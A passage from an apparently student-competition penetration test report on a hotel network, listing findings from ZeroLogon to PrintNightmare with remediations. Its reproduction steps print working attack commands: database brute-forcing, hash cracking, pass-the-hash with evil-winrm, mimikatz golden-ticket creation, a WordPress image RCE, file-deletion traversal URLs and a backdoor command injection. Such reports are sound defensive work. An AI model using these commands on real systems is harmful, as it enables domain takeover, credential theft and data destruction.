Active Directory is at a high risk of compromise, leading to data leakage, loss of trust, and possible server downtime, weakening user and employee trust.

Description

ZeroLogon is a vulnerability in the cryptography of Microsoft's NetLogon process that allows an attack against Microsoft Active Directory domain controllers. ZeroLogon makes it possible for a hacker to impersonate any computer, including the root domain controller.

Steps to Reproduce

Download the *zerologon_tester.py* from SecuraBV and run it as follows:

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# proxychains python3 zerologon_tester.py DC01 10.0.0.5
Performing authentication attempts...
================================================================================
==================
Success! DC can be fully compromised by a Zerologon attack.
```

Note: The use of *proxychains* is not necessary, it's there to route traffic through a compromised host to bypass network segmentation.

Remediations

- Microsoft Patch: https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-1472

References

- NIST CVE https://nvd.nist.gov/vuln/detail/cve-2020-1472

C8: Kiosk Escape

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1059.001 - Command and Scripting Interpreter: PowerShell	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact


This vulnerability enables users to perform unauthorized activities on the kiosk, including installing malware such as keyloggers. If exploited, this can compromise the credentials of accounts accessed via the kiosk, opening XXX and its parent company up for liability.

Description

The kiosks that the hotels have for various customer services can be easily broken into. This allows access to a web browser which in turn allows for an attacker to download malicious code. Poorly configured access controls can lead to full access of Guest network, as well as possible lateral movement to Corporate network. Keylogers and other pieces of malicious software can be placed on kiosks to harvest customer data.

Steps to Reproduce

By right clicking a mouse on the kiosks, or using two fingers to press down on the touchscreen, a user can access a list of extended options. After navigating through a few sub menus, Internet Explorer is accessible and with run permissions. A user can navigate to a malicious website to inject code into the kiosk.



Remediations

- Remove Internet Explorer.
- Do not run Internet Explorer with Administrator rights.
- Configure better access controls and screen locking with App Locker.

References

- https://winbuzzer.com/2020/09/01/how-to-uninstall-internet-explorer-in-windows-10-or-enable-it-again-xcxwbt/
- https://learn.microsoft.com/en-us/windows/configuration/lock-down-windows-10-applocker

C9: Guessable Admin and Database Passwords

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1110.001 - Brute Force: Password Guessing T1110.002 - Brute Force: Password Cracking	
Compliance Violations		PCI DSS – Req. 8.3.6 GDPR – Art. 24, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.7, 10.0.0.11, 10.0.0.12, 10.0.0.100, 10.0.0.210	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Weak or no credentials were set on the four databases on the network. This makes it trivial for malicious actors to guess passwords and gain access to PII. Additionally, guessable credentials were set on the admin portal for the rewards program web application and LDAP.

Steps to Reproduce

Use the nmap mysql-brute.nse script to guess weak credentials on 10.0.0.11 and 10.0.0.12.

```
# nmap -p3306 10.0.0.0/24 -T4 --script=mysql-brute.nse

Nmap scan report for 10.0.0.11
Host is up (0.0028s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
```

```
|     root:******** - Valid credentials
|_  Statistics: Performed 46209 guesses in 36 seconds, average tps: 1283.6

Nmap scan report for 10.0.0.12
Host is up (0.011s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:root - Valid credentials
|_  Statistics: Performed 45009 guesses in 27 seconds, average tps: 1388.9
```

After logging into the MySQL server on 10.0.0.12 with the credentials from the nmap script, it is possible to retrieve the password hash for another account "rewards."

```
MariaDB [mysql]> select User, Host, Password from user;
+-------------+-----------+-------------------------------------------+
| User        | Host      | Password                                  |
+-------------+-----------+-------------------------------------------+
| mariadb.sys | localhost |                                           |
| root        | %         | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
| rewards     | %         | *204AA3A3770DD9015C581F60AC3C69FC468748C5 |
+-------------+-----------+-------------------------------------------+
3 rows in set (0.008 sec)
```


This can be cracked easily with hashcat.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali02)-[~]
└─# hashcat -m 300 --wordlist hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

204aa3a3770dd9015c581f60ac3c69fc468748c5:rewards
```

Finally, the MongoDB database on 10.0.0.7 can be accessed without authentication.



For the loyalty rewards program on 10.0.0.12, credentials admin:admin123 were guessed. Finally, the LDAP credentials admin:admin were guessed via the web interface on 10.0.0.102.

For 10.0.0.11 login is available with credentials which were guessed using an nmap script. This allowed the team to dump several hundred guests PII.

Redacted

Remediations

- Set secure database credentials that meet length and complexity requirements.

References

- https://dev.mysql.com/doc/refman/8.0/en/set-password.html
- https://www.mongodb.com/docs/manual/reference/method/db.changeUserPassword/

C10: Local Administrator Password is Blank

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1078.003 - Valid Accounts: Local Accounts	
Compliance Violations		PCI DSS – Req. 8.3.6 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The four kiosks on the Guest (10.0.200.0/24) network have a local Administrator account with a blank password. Guests using kiosks should not need privileged access. This allows any software to be installed, including keyloggers.

Steps to Reproduce

After obtaining access to the guest network, possibly by kiosk escape, simply run this command against any of the host machines to gain access:

```
xfreerdp /v:10.0.200.10* /u:administrator
```

Remediations

- Set a secure password on the local Administrator accounts
- Create a non-privileged Guest account for visitors to use

C11: Google Chrome is Outdated

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.51, 10.0.0.52	

Business Impact

This vulnerability can lead to employee activities, which can handle customer data, to be compromised by a known Google Chrome security vulnerability.

Description

Using an outdated web browser can lead to arbitrary code execution when browsing the web. Chrome has many CVEs that need to be updated almost daily, and the version running on the two workstations are not up-to-date.

Steps to Reproduce

Manually inspect the Chrome version or run a vulnerability scanner such as OpenVAS.

```
Chrome:
Insight
Multiple flaws exist due to, - Use after free in Overview Mode. - Heap buffer overflow
in Network Service. - Inappropriate implementation in Fullscreen API. - Inappropriate
implementation in iframe Sandbox. - Inappropriate implementation in Permission prompts.
- Use after free in Cart. - Heap buffer overflow in Platform Apps. - Heap buffer
overflow in libphonenumber. - Insufficient validation of untrusted input in Downloads.
- Inappropriate implementation in File System API. - Insufficient policy enforcement in
CORS.
Detection Method
Checks if a vulnerable version is present on the target host.
Quality of Detection: registry (97%)
```

```
10.0.0.51,10.0.0.52
Affected Software/OS
Google Chrome version prior to 109.0.5414.74 on Windows

Installed version: 108.0.5359.126
Fixed version:     109.0.5414.74
Installation
path / port:       C:\Program Files (x86)\Google\Chrome\Application
```

Remediations

- Update chrome.

References

https://support.google.com/chrome/answer/95414?hl=en&co=GENIE.Platform%3DDesktop

C12: Exposed Credentials on Web Application

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.8	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1552.001 - Unsecured Credentials: Credentials In Files T1212 - Exploitation for Credential Access	
Compliance Violations		PCI DSS – Req. 8.3.1, 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.12	

Business Impact

This vulnerability allows any user with log access to compromise the account of employees and guests, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Log containing database credentials is exposed in the root web directory of the rewards web app. Additionally, the source code of the Python command line utility that generates the log can be retrieved.

Steps to Reproduce

The credentials and source code can be seen via a simple HTTP request.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali03)-[~/webapps/rewards-ui/app]
└─# curl https://10.0.0.12/query.log -k | head
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 14419  100 1441INFO:root:DB URI is: mysql://rewards:rewards@rewards-
db:3306/loyalty
9INFO:root:running (/var/www/html/./query) './query get -t admin -u Admin'
 INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
 INFO:root:running (/var/www/html/./query) './query get -t admin -u admin%5C'
 INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
```

```
 INFO:root:running (/var/www/html/./query) './query get -t admin -u admin%5C'
0INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
 INFO:root:running (/var/www/html/./query) './query get -t admin -u admin'
 INFO:root:DB URI is: mysql://rewards:rewards@rewards-db:3306/loyalty
 INFO:root:running (/var/www/html/./query) './query get -t admin -u admin'
  0   883k      0 --:--:-- --:--:-- --:--:--  938k
curl: (23) Failed writing body

┌──(root㉿2023-XXXXXX-XXX-vdi-kali03)-[~/webapps/rewards-ui/app]
└─# curl https://10.0.0.12/query -k | head
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 10964  100 10964    0     0   70#!/usr/bin/env python3--:-- --:--:--     0
2# cli tool to manage bulk rewards points
k# sudo pip3 install 'SQLAlchemy<1.4.0'
 # sudo pip3 install 'mysqlclient'



 import sys, os, random, string, json, argparse, csv
 from random import randint as rng
0from pprint import pprint
 --:--:-- --:--:-- --:--:--  713k
```

Remediations

- Move the utility and log out of the web directory.

C13: Jellyfin is Unauthenticated

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.4	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N AC:H PP:N UI:N S:V C:N I:N A:H	
MITRE ATT&CK		T1078.001 - Valid Accounts: Default Accounts	
Compliance Violations		PCI DSS – Req. 8.3.1 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.20	

Business Impact


This vulnerability enables guests to edit, add, and delete content on the media web server, which can lead to loss of customer trust.

Description

The Jellyfin media server does not require authentication for privileged login.

Steps to Reproduce

To reproduce, access the Jellyfin web interface, and click on the default user "jellyfin." You are now logged in with administrative privileges.



Remediations

- Set the default account to be a non-administrator.
- Set a password on the "jellyfin" administrator account, and preferably change the account to a non-default username

C14: Broken Authentication for Web Application

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.4	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 8.3.1 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.12	

Business Impact

This vulnerability enables the disclosure of guest and corporate user passwords, which permits anyone to log in as any user. This can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Authentication of the rewards web app is broken and permits all user passwords, including privileged users, to be retrieved easily. With privileged user credentials, it is possible to modify the rewards points of any user.

Steps to Reproduce

A failed login attempt with a given username returns an HTTP response containing the correct plaintext credential for that account.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali03)-[~/webapps/rewards-ui/app/assets]
└─# curl --insecure
"https://10.0.0.12/userapi.php?login&;type=user;user=admin;pass=randomtestpassword" | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   419    0   419    0     0   1296      0 --:--:-- --:--:-- --:--:--  1297
{
  "active": true,
```

```
"admin": true,
"data": [
 {
  "active": true,
  "admin": true,
  "email": "admin@example.com",
  "id": 1,
  "name": null,
  "password": "********",
  "points": null,
  "secret": "********",
  "type": "admin",
  "user": "admin",
  "username": "admin"
 }
],
"email": "admin@example.com",
"error": 1,
"error_msg": "invalid password",
"id": 1,
"name": null,
"password": "********",
"points": null,
"secret": "********",
"type": "admin",
"user": "admin",
"username": "admin"
}
```


On a successful login, the web server returns an HTTP response containing the plaintext credentials of all users.

Redacted

From here, it is trivial to use any privileged user account to access the admin dashboard, where the loyalty points of any user can be modified.

Redacted

Remediations

- Change the login credentials.
- Patch service to not return login credentials to client during authentication flow.

C15: Frequent Local Administrator (No LAPS) | Pass the Hash

Matrix Calculation		CVSS Score	Risk
Impact	Critical	9.1	Critical
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1550.002 - Use Alternate Authentication Material: Pass the Hash T1078.003 - Valid Accounts: Local Accounts	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	

Business Impact

This vulnerability allows unauthorized access to administrator accounts, which can be used to access guest and corporate user PII. This can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Complete network compromise could occur with this issue if local access is granted on the network (see C1 WordPress Website Password Complexity). This issue exists because the same local user "administrator" exists on every Windows computer with the same password. This makes it very easy for an attacker to move laterally throughout the network, gain access to the domain controller, and generate a golden ticket which would ensure total network compromise.

Steps to Reproduce

After gaining access to an administrator account on one of the local machines (WordPress RCE), elevating to *SYSTEM*, dumping the local hashes, and using win-rm to pass the hash to the domain controller, you can gain command execution on the domain administrator as a domain admin in this case.

Copy and paste the NT section of the hash into a win-rm shell and point it towards the domain controller

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali05)-[~]
└─# evil-winrm -i 10.0.0.5 -u administrator -H 556d2579706eefd1efa04d374c80d641

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

After this, launch mimikatz.exe. This will allow you to create a golden ticket by abusing the KRBTGT ticket. This special ticket allows for complete authentication to every machine and service across the network with full privileges.

```
t.

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : COZY / S-1-5-21-1743133460-4102735344-3105226203

RID  : 000001f6 (502)
User : krbtgt

 * Primary
        NTLM : 3f7f097a10c98926865344207d06572f
        LM   :
  Hash NTLM: 3f7f097a10c98926865344207d06572f
        ntlm- 0: 3f7f097a10c98926865344207d06572f
        lm  - 0: aad3b435b51404eeaad3b435b51404ee
```

- Inject it into memory using a random username with the SID of the domain:

```
mimikatz # kerberos::golden /domain:corp.cc.local /sid:S-1-5-21-1743133460-4102735344-3105226203 /rc4:3f7f097a10c98926865344207d06572f /user:theirondome /id:500 /ptt
User    : theirondome
Domain          : corp.cc.local (CORP)
SID     : S-1-5-21-1743133460-4102735344-3105226203
User Id  : 500
```

```
Groups Id : *513 512 520 518 519
ServiceKey: 3f7f097a10c98926865344207d06572f - rc4_hmac_nt
Lifetime  : 1/14/2023 10:57:41 AM ; 1/11/2033 10:57:41 AM ; 1/11/2033 10:57:41 AM
-> Ticket : ** Pass The Ticket **
```

Remediations

- Implement Microsoft Local Administrator Password Solutions (LAPS).
- Separate local administrator and domain administrators.

References

- https://www.comparitech.com/blog/information-security/pass-the-hash-attacks/
- https://techcommunity.microsoft.com/t5/itops-talk-blog/step-by-step-guide-how-to-configure-microsoft-local/ba-p/2806185

H1: Code Execution via SecureAdministrationPassword Application


Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1068 - Exploitation for Privilege Escalation T1569.002 - System Services: Service Execution	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

This vulnerability allows bad actors to compromise all Windows servers with ease, threatening XXX with potential ransomware attacks and data breaches. This can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit, in addition to millions of dollars of financial losses in the event of a ransomware attack.

Description

Non-privileged users can execute commands as NT AUTHORITY/SYSTEM through a backdoor in the SecureAdministrationPassword Application; this can be used as a local privilege escalation vector.




```
nt authority\system
```

Steps to Reproduce

In a web browser navigate to http://127.0.0.1:8080?command=d2hvYW1p. The command field accepts commands as base64 encoded text, in the case of the example above, "whoami"

Remediations

- Remove the insecure service.
- Add authentication to run commands and prevent users from choosing what commands to run.

H2: WordPress Crop Image Remote Code Execution (RCE)

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII, which can lead to loss of customer trust, legal action, and/or fines (PCI DSS). This also may affect system uptime.

Description

This WordPress exploit allows an authenticated attacker to upload an image containing malicious PHP code. This allows an attacker to execute any commands on the machine and begin to move laterally throughout the network.

Steps to Reproduce

Gather the credentials and the current theme. Modify an image with *exiftool* to change its comment to a PHP line that allows Windows shell execution.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali05)-[~/Downloads]
└─# python3 49512 http://10.0.0.11/ admin password twentyfifteen


__      __       _                    ___  ___ ____
\ \    / /__ _ _ __| |_ __ _ _ __ ___ | _ \/ __|__ /
 \ \/\/ / _ \ '_/ _` | '_ \ '_/ -_)___|  _/\__ \|_ \
  \_/\_/\___/_| \__,_| .__/_| \___|   |_|  |___/___/
                     |_|
                                  5.0.0 and <= 4.9.8

usage :
=======
python3 RCE_wordpress.py http://<IP>:<PORT>/ <Username> <Password> <WordPress_theme>
[+] Login successful.

[+] Getting Wp Nonce ...
[+] Wp Nonce retrieved successfully ! _wpnonce : fc425c2fdb

[+] Uploading the image ...
[+] Image uploaded successfully ! Image ID :70

[+] Changing the path ...
[+] Path has been changed successfully.

[+] Getting Ajax nonce ...
[+] Ajax Nonce retrieved successfully ! ajax_nonce : 23242be476

[+] Cropping the uploaded image ...
[+] Done .

[+] Creating a new post to include the image...
[+] Post created successfully .

[+] POC is ready at : http://10.0.0.11/?p=72&0=whoami

[+] Executing payload !
```

.

Remediations

- Update WordPress.

References

- WordPress Guide: https://wordpress.org/support/article/updating-wordpress/

H3: WordPress Arbitrary File Deletion - CVE-2018-12895

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1485 - Data Destruction T1190 - Exploit Public-Facing Application	
Compliance Violations		GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

This exploit can cause websites to be taken offline and cause damage to the availability of XXX's mission critical websites. The worst case scenario is all of the data from the server and website could be permanently deleted.


Description

CVE-2018-12895 allows a low privileged user on the main WordPress XXX website such as an "author" to delete critical files from the website and even the underlying server. It is specific to the WordPress version and can be performed entirely through the browser.

Steps to Reproduce

After logging into the WordPress site on 10.0.0.11, navigate to any post on the admin portal. Paste into your browser the following commands to confirm deletion of important files (make sure to back files up before deleting):

```
'http://10.0.0.11/wp-admin/post.php?post=4action=editattachment&thumb=../../../../wp-config.php'
'http://10.0.0.11/wp-admin/post.php?post=4action=delete
```



Remediations

- Update WordPress.

References

- WordPress Guide: https://wordpress.org/support/article/updating-wordpress/

H4: Microsoft Real-time Protection Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 5.3, 6.5.2, 10.7.2 NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	

Business Impact

This vulnerability allows malware to be run on any Windows host on the network, threatening XXX with potential ransomware attacks and data breaches. This can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit, in addition to millions of dollars of financial losses in the event of a ransomware attack.

Description

Microsoft Defender's Real-time Protection was disabled on every Windows host, which allows malicious actors to infect hosts with malware.

Steps to Reproduce

Remediations

- Enable Real-time protection on all Windows hosts.

References

- https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/configure-real-time-protection-microsoft-defender-antivirus?view=o365-worldwide

H5: PrintNightmare - CVE-2021-34527, CVE-2021-1675

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1569.002 – System Services: Service Execution T1574.002 – Hijack Execution Flow: DLL Side Loading T1068 – Exploitation for Privilege Escalation	
Compliance Violations		PCI DSS – 6.3.1, 6.3.3 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104	

Business Impact

Exploitation of this vulnerability results in unauthorized privileged access to the system and a full breakdown of confidentiality, integrity, and security. This can cause a data breach, resulting in penalties under applicable laws and regulations of at least $150 to $840 per customer.

Description

The PrintNightmare exploit allows attackers to obtain remote code execution or a local privilege escalation with SYSTEM privileges; this gives the attacker full access and control over the targeted operating system.

Steps to Reproduce

XXXXXX-XX utilized Impacket's *rpcdump.py* tool to determine a host's vulnerability to PrintNightmare; running this script with a host's IP enables the enumeration of Remote Procedure Call (RPC) endpoints. The print protocol RPC endpoints, MS-PAR and MS-RPRN, indicate vulnerability to PrintNightmare.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.0.5 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
```

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.0.6 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.0.11 | egrep "MS-RPRN|MS-PAR"
